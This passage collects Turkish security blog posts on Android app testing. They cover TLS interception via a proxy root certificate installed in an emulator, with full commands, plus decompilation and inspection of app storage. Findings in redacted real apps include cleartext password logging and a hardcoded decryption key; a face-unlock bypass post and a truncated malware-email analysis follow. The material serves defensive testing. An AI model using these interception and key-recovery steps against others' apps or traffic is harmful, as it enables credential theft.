

Şubat ayında Gartner tarafından yayımlanan bir rapora göre dünya genelinde 2011 yılının 4. çeyreğinde satılan akıllı telefonların %50.9'unda Android işletim sisteminin, %23.8'inde ise IOS işletim sisteminin kurulu olduğunu görüyoruz. Web siteleri, uygulamaları üzerinden vermiş oldukları hizmetlerin tamamına yakını mobil uygulamalar ile mobil platformlar üzerinden de vermek uğraş veren irili ufaklı birçok firma, eskiden sadece iOS için uygulama geliştirirken pazar payını bu kadar yükseltsen Android karşısında kayıtsız kalamayarak Android işletim sistemi için de (misal [Instagram](#)) uygulama geliştirmek durumunda kaldılar.

iOS işletim sistemi için geliştirilen uygulamalara kıyasla Android işletim sistemi için geliştirilen uygulamaların kaynak koduna çevrilebilir olması, ücretsiz ve platform bağımsız bir emulator sayesinde daha kolay analiz edilebilir olması beraberinde art niyetli kişilerce de güvenlik zafiyetlerinin daha kolay tespit edilebilmesine ve istismar edilebilmesine imkan tanımaktadır.


Günümüzde uyumluluktan öte müşteri güvenliği, marka değeri ve itibarı için ağ, sistem, web uygulamalarını vs. güvenlik testine tabi tutan firmalar için mobil uygulamaların da test edilmesi kaçınılmaz olduğu için bu yazımızda Android uygulamalarını test ederken güvenlik adına dikkat edilmesi gereken noktalardan (ağ trafiği analizi/manipülasyonu, kaynak kodu incelemesi, tersine çevirme (disassembling), dosya sistemi incelemesi) birkaçına dikkat çekmek istedim.

Ağ Trafiği Analizi:

- Şifreli kanal üzerinden (SSL) haberleşmeyen Native (Java ile yazılmış) ve native olmayan uygulamaların trafiğini analiz etmek için hedef uygulamayı Android SDK ile gelen emulatore yine Android SDK ile gelen adb (Android Debug Bridge) aracı ile yüklemek (adb install uygulama.apk) veya BlueStacks'in App Player aracı ile çalıştırmak ve Wireshark aracı ile trafiği analiz etmek mümkündür. (App Player, APK uzantılı tüm Android uygulamalarını Windows üzerinde çalıştırma yarayan gerçekten çok faydalı olduğunu düşündüğüm bir araçtır, basit analizler için mutlaka denemenizi tavsiye ederim.)




- Eğer ki uygulama native ise ve şifreli kanal üzerinden haberleşiyor ise bu durumda App Player üzerinde çalışan bir Wireshark ile trafigi analiz etmek pek mümkün değildir. Ortadaki adam saldırısını (MITM) gerçekleştirmek için yaratılmış olan Android Virtual Device (AVD)'in herhangi bir proxy aracına (Burp Suite veya Charles Proxy) yönlendirilmesi durumunda da bu defa native uygulama sertifika hatasını gördüğü anda iletişimini kurmayacaktır. Durum böyle olunca da tek çözüm yolu Charles Proxy aracını kullanmak ve Charles Proxy aracının kök sertifikasını Android işletim sisteminin güvenilir kök sertifikalarına eklemek olacaktır. Bu sayede Charles Proxy emulatör ile web sunucusu arasında girmeye çalıştığı esnada üretmiş olduğu sahte sertifika, native uygulama tarafından reddilmeyecek ve bağlantı kesilmeyecektir. Emulatör yeniden başlatıldığında güvenilir kök sertifikalar eski, orjinal haline döndüğü için de sertifika sisteme yüklenikten sonra sistemin imajı yaffs2 aracı ile alınarak, AVD yeniden başlatıldığında bu sistem imajının kullanılması sağlanarak Charles Proxy aracının kök sertifikasının sisteme kalıcı olması sağlanacaktır. Şifreli trafik analizi için aşağıdaki ekran görüntüsünde belirtilen tüm direktiflerin izlenmesi ve komutların çalıştırılması Charles Proxy ile şifreli trafigin analiz edilebilmesini sağlayacaktır.



```

komutlar.txt - Notepad
File Edit Format View Help
Yarat: AVD
İndir: http://bouncycastle.org/download/bcprov-jdk16-141.jar
Kopyala: C:\Program Files\java\jre6\lib\ext\bcprov-jdk16-141.jar
İndir: http://www.charlesproxy.com/ssl.zip
Çalıştır:
emulator -avd Hack4Career
adb pull /system/etc/security/cacerts.bks cacerts.bks
keytool -keystore cacerts.bks -storetype BKS -provider
org.bouncycastle.jce.provider.BouncyCastleProvider
-storepass changeit -importcert -trustcacerts -alias somealias -file
charles-proxy-ssl-proxying-certificate.crt
-noprompt
adb remount
adb shell chmod 777 /system/etc/security/cacerts.bks
adb push cacerts.bks /system/etc/security/
İndir: http://android-group-korea.googlecode.com/files/mkfs.yaffs2.arm
Çalıştır:
adb push mkfs.yaffs2.arm /data/data/temp/mkfs.yaffs2
adb shell chmod 777 /data/data/temp/mkfs.yaffs2
adb shell
# /data/data/temp/mkfs.yaffs2 /system /sdcard/system.img
# /data/data/temp/mkfs.yaffs2 /system /sdcard/system.img
mkfs.yaffs2: Android YAFFS2 Tool, Build by PowerGUI
      at http://www.openhandsetalliance.org.cn
Building...
Build ok.
# exit
exit
adb pull /sdcard/system.img system.img
Kopyala: system.img -> C:\Users\Mert\.android\avd\Hack4Career.avd
emulator -avd Hack4Career -http-proxy http://192.168.1.34:8888

```



Kaynak Kodu İncelemesi:

- Native uygulamalar yukarıda da belirttiğim gibi çoğunlukla Java programlama dili ile geliştirilmektedir. APK uzantılı Android uygulamasının uzantısı ZIP olarak değiştirilerek Winzip veya Winrar gibi araçlar ile açılabilir, ardından içerisinde yer alan Dex uzantılı yani Dalvik sanal makinesinde çalıştırılabilen Android uygulaması [d2j-dex2jar.bat](#) aracı ve d2j-dex2jar.bat classes.dex komutu ile jar dosyasına çevrilebilir. Ardından [JD-GUI](#) aracı ile bu jar dosyası kaynak koduna çevirebilir ve incelenebilir.
- Kaynak kodu incelemesi ile kaynak kodu içinde yer alan gömülü şifreleme anahtarları, web servis bilgileri gibi birçok bilgi elde edilebilir.
- Kimi zaman bazı durumlarda kaynak koduna çevirmek istenilen sonuçları üretmez bu gibi durumlarda dex dosyası tersine çevrilerek (disassembling) analiz edilebilir.

```
UtilityClass.class x

public static ArrayList<ImkbObject> getHisseList()
{
    dling = true;
    Object localObject1 = new DefaultHttpClient();
    Object localObject2 = new HttpGet("http://iphone.[REDACTED].com.tr/[REDACTED]push/Service.asmx/getHisseList");
    ArrayList localArrayList = new ArrayList();
    try
    {
        localObject1 = ((HttpClient)localObject1).execute((HttpUriRequest)localObject2).getEntity();
        int i;
        if (localObject1 != null)
        {
            localObject1 = convertStreamToString(((HttpEntity)localObject1).getContent());
            localObject1 = ((String)localObject1).substring(((String)localObject1).indexOf('A'));
            localObject2 = ((String)localObject1).substring(0, ((String)localObject1).indexOf('<')).split("||");
            i = 0;
            int j = localObject2.length;
            if (i < j);
        }
    }
    else
    {
        label197: dling = false;
        return localArrayList;
    }
    ImkbObject localImkbObject = new ImkbObject();
    String str = localObject2[i].replace('!', ';');
    String[] arrayOfString = str.split(";");
    for (int k = 0; ; k++)
    {
        if (k >= arrayOfString.length)
    }
}
```

```

GeriGel.class GeriGel_Prob.class X
while (true)
    String str = null;
}

public String getSifreCozum()
{
    try
    {
        str = Crypto.decrypt("%A%±oñ6CQQTPE•%!ÜÜfi>GçDÖØ¶@€HWÜLE", this._Sifre);
        str = str;
        return str;
    }
    catch (Exception localException)
    {
        while (true)
            String str = null;
    }
}

```

Tersine Çevirme:

- Kaynak koduna çevirmenin yeterli olmadığı durumlarda veya program akışının değiştirilme ihtiyacı olduğu durumlarda dex dosyası [android-apktool](#) aracı ve java -jar apktool.jar d Uygulama.apk komutu ile tersine çevrilebilir (disassembling) ardından java -jar apktool.jar b Uygulama Uygulama.apk komutu ile tekrar birleştirilebilir. (assembling)
- Assembly programlama diline hakimseniz [bu](#) sayfada yer alan bilgiler ışığında Dalvik op kodlarını analiz edebilir ve değiştirebilirsiniz.

Dosya Sistemi İncelemesi:

- Android işletim sistemi uygulamalara verilerini saklamak için 4 seçenek sunmaktadır; Dahili Depolama (özel verileri saklamak için), Shared Preferences (basit depolama için), Harici Depolama (özel olmayan büyük veri setlerini saklamak için) ve SQLite veritabanı (yapısal depolama)
- Harici depolama hafıza kartını kullandığı ve buraya kopyalanın her dosya diğer tüm uygulamalar tarafından okunıldığı için buraya yazılan hassas verilerin mutlaka şifreli olarak yazılması gerekmektedir.

```

C:\Users\Mert>adb shell
# cd data/data/com.[REDACTED]/shared_prefs
# cat GeriGel.xml
cat GeriGel.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="isAkdf" value="false" />
<string name="Nzmanan">4713DD0D000F2C5AF3C78EB4DA473EC9E67597C7A0C30AC33ACAFE3D22CE935514709C927710FB379771B60E82BE892</string>
<int name="Nerden" value="?" />
<string name="BelkiLazimOlur">8EE2B284310D25297D5389438C8DD68A</string>
<int name="KatKey" value="1" />
</map>
#

```

```

C:\Users\Mert\Desktop\NOPcon>sqlite [REDACTED].db -AS
SQLite version 3.7.11 2012-03-20 11:35:50
Enter "help" for instructions
Enter SQL statements terminated with a ";".
sqlite> .tables
EkAlan [REDACTED] Table android_id_metadata
Kategori [REDACTED] Table Kullanici
sqlite> select * from [REDACTED];
1||Hack4Career||Hack4Career||http://imertsarica!65195E82A27897F01C4E1A10030D58E1!FA40BFE0F248393D2A58756506DCAA33
sqlite> select * from Kullanici;
1|916834009920CC19DE6E61C3F9E21439|2|
sqlite> select * from Kategori;
1||Hack4Career
sqlite> select * from EkAlan;
sqlite> ■

```

Yukarıda kısaca bahsettiğim adımları izleyerek çok sık kullandığım Android uygulamalarına kısaca göz attığında şans eseri bir kaç güvenlik zayıflığı ile karşılaştım.

İlk uygulamanın kullanıcı tarafından girilen kullanıcı adı ve şifreyi, şifreli kanal (SSL) üzerinden gerçekleştirmediğini farkettim. Her ne kadar sunucuya gönderilen şifre, MD5 ile hashlenmiş olsa da tuz değeri (salt) kullanılmadığı için üretilen MD5 olduğu gibi kullanılabilmektedir. Durum böyle olunca da kablosuz ağ üzerinde ARP zehirlemesi gerçekleştirerek trafiğinizi kayıt eden art niyetli bir kişi hesabınıza bu bilgiler ile yetkisiz olarak erişebilir.



Ayrıca yine aynı uygulamanın işletim sistemi kayıtlarına uygulamaya girmek için kullanılan şifreyi açık (clear) olarak yazdığını farkettim.

```


PrefHelper.class Helper.class User.class UserAreas.class Activity.class X

    Activity.this.startApp();
    paramDialogInterface.dismiss();
}
});
localObject = ((AlertDialog.Builder)localObject).create();
}
return (Dialog)localObject;
}

public void onLoginClick(View paramView)
{
    this.name = this.user_name.getText().toString();
    this.pass = this.password.getText().toString();
    Log.i("v", "user name:" + this.name + " şifre:" + this.pass);
    this.pass = WebServis.convetToMd5(this.pass);
    this.remember = this.remBtn.isChecked();
    if (!this.name.equals("")) && (!this.pass.equals("")))
    {
        this.pb.setVisibility(0);
        new LoginTask(null).execute(new Object[0]);
    }
    else
    {
        InovelUtils.showToastError(getApplicationContext(), getString(2131034114));
    }
}

public void startApp()
{
    if (!PrefHelper.getRemember(this))
    {
        new CityTask(null).execute(new Object[0]);
    }
    else
    {
        this.name = PrefHelper.getUserName(this);
    }
}

```



Tüm şifrelerinizi ana bir şifre ile AES ile güvenli bir şekilde dosya sistemi üzerinde saklayan başka bir uygulamanın ana şifrenin bir kopyasını uygulama içinde gömülü olan başka bir şifre ile şifreleyerek dosya sistemi üzerine kayıt ettiğini farkettim. Durum böyle olunca da bu gömülü şifre ile ana şifreyi deşifre etmek, ardından bu ana şifre ile de şifrelenmiş diğer tüm şifreleri deşifre etmek mümkündür.

[OVERVIEW](#) [USER REVIEWS](#) [WHAT'S NEW](#) [PERMISSIONS](#)

Description

[REDACTED] stores your passwords securely. All passwords protected by master password and access them all with single password. It has user friendly interface and easy to use. It uses the AES encryption to store your passwords. You can copy and paste your password wherever you want.

[REDACTED] tüm şifrelerinizi güvenli bir şekilde saklar. Tüm şifrelerinize sadece bir ana şifre ile erişirsiniz. Kullanıcı dostu bir arayüze sahiptir ve kullanımı kolaydır. Gelişmiş bir şifreleme yöntemi olan AES şifreleme sistemini kullanır. Şifrelerinizi ve diğer bilgileri kopyalayıp istediğiniz uygulamaya yapıştırılabilirsiniz.

Visit Developer's Website [»](#) Email Developer [»](#)

App Screenshots

Gerigel.class GeriGel_Prob.class Login.class

```

public void onCreate(Bundle paramBundle)
{
    setTitle("██████████ Mobile");
    super.onCreate(paramBundle);
    setContentView(2130903050);
    █████.logcu();
    this.gerikayit = getSharedPreferences("GeriGel", 0);
    this.edt = this.gerikayit.edit();
    this.ger = new Gerigel_Prob(this.gerikayit.getString("Nezaman", Gerigel.tarih(Boolean.valueOf(false));
try
{
    this.v = nerdekaldik(this.ger);
    if (this.v != null)
    {
        C:\Windows\system32\cmd.exe
        ab shell cat /data/data/com.████████/shared_prefs/GeriGel.xml
        <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
        <map>
        <boolean name="isAktif" value="false" />
        <string name="Nezaman">4713DAA0D000B2C5AF3C78EB4DA473EC9E67597C2A0C30AC33ACAFE3D22CE935514709C927710FB379771B60E52BE892</string>
        <int name="Neden" value="0" />
        <string name="BelkiLazimOlur">8EE2B284310D25297D5389438C8DD68A</string>
        <int name="KatKey" value="1" />
    </map>
}
}

```

Gerigel.class GeriGel_Prob.class Login.class

```

private Boolean nerdekaldik(GeriGel_Prob paramGeriGel_Prob)
{
    Boolean localBoolean;
    try
    {
        Statix.Criptorix = paramGeriGel_Prob.getSifreCozum();
        UserMainMetot.Giris(this, paramGeriGel_Prob.getSifreCozum());
        localBoolean = new Gerigel().ZamanNeAlemde(paramGeriGel_Prob, this);
        if (localBoolean == null)
        {
            UserMainMetot.GirisYapti = null;
            localBoolean = null;
        }
    }
    catch (Exception localException)
    {
        UserMainMetot.GirisYapti = null;
        localBoolean = null;
    }
    return localBoolean;
}

```

Gerigel.class GeriGel_Prob.class

```

while (true)
    String str = null;
}

public String getSifreCozum()
{
    try
    {
        str = Crypto.decrypt("████████████████████████████████████████████████████████████████", this._Sifre);
        str = str;
        return str;
    }
    catch (Exception localException)
    {
        while (true)
            String str = null;
    }
}

```

Sonuç olarak Google Play'e yüklenmiş olduğunuz tüm mobil uygulamalarınız art niyetli kişiler tarafından indirilebilir ve analiz edilebilir olduğunun unutmayın bu nedenle mobil uygulamalarınızı hizmete sunmadan önce mutlaka安全性 testinden geçirin veya geçirtin.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Android 4.0 Yüz Kiliti Nasıl Aşılır ?

Source: <https://www.mertsarica.com/android-4-0-yuz-kilidi-atlatma/>

By M.S on April 18th, 2012



Bildığınız üzere Android 4.0 (Ice Cream Sandwich) yüz tanıma özelliği ile birlikte gelmekte ve ekran kilidini açma unsuru olarak yüzünüz de (yüz kilidi) kullanılabilmektedir ancak yüzünüz yerine yüzünüz yüksek çözünürlüklü bir fotoğrafının kullanılması durumunda da ekran kilidi açılmakta ve ortaya bir güvenlik zafiyeti çıkmaktadır. Google tarafından da belirtildiği üzere düşük güvenlik seviyesine sahip bu yüz kilidinin, telefonlarının güvenliğine önem verenler tarafından kullanılmaması şiddetle tavsiye edilir.

Google tarafından belirtilen ekran kilitlerinin güvenlik seviyeleri aşağıda yer almaktadır;

- Sifre: Yüksek güvenlik
- Pin: Orta ve Yüksek güvenlik
- Model - Orta güvenlik
- Yüz kilidi - Düşük güvenlik

Bilgi güvenliği farkındalığını arttırmaya adına çalışma arkadaşım Cem ÖNAL ile birlikte eğlenceli bir video hazırladım, herkese keyifli seyirler dilerim.

Anti Analiz

Source: <https://www.mertsarica.com/anti-analiz-kodlari/>

By M.S on April 23rd, 2012



Yakın bir arkadaşım ile 12 Nisan tarihinde Namık Kemal Üniversitesi'ne bağlı Çorlu Mühendislik Fakültesi'nde gerçekleşen İnternet Haftası etkinliğinden dönerken bana 1 saat önce kendisine ulaşan e-postayı gösterdi. E-postanın konu başlığı ("Bakalım bunu nasıl açıklayacaksın!!!!") ve içeriği ("Nokia Fotoğraflar.rar") şüpheli olduğu için arkadaşımı e-postayı bana göndermesini ilettikten sonra mümkün olan en kısa zamanda analiz için işe koyuldum.

Fwd: Bakalım bunu nasıl açıklayacaksın!!!!!!

Inbox 8:18 PM (16 hours ago)

Begin forwarded message:

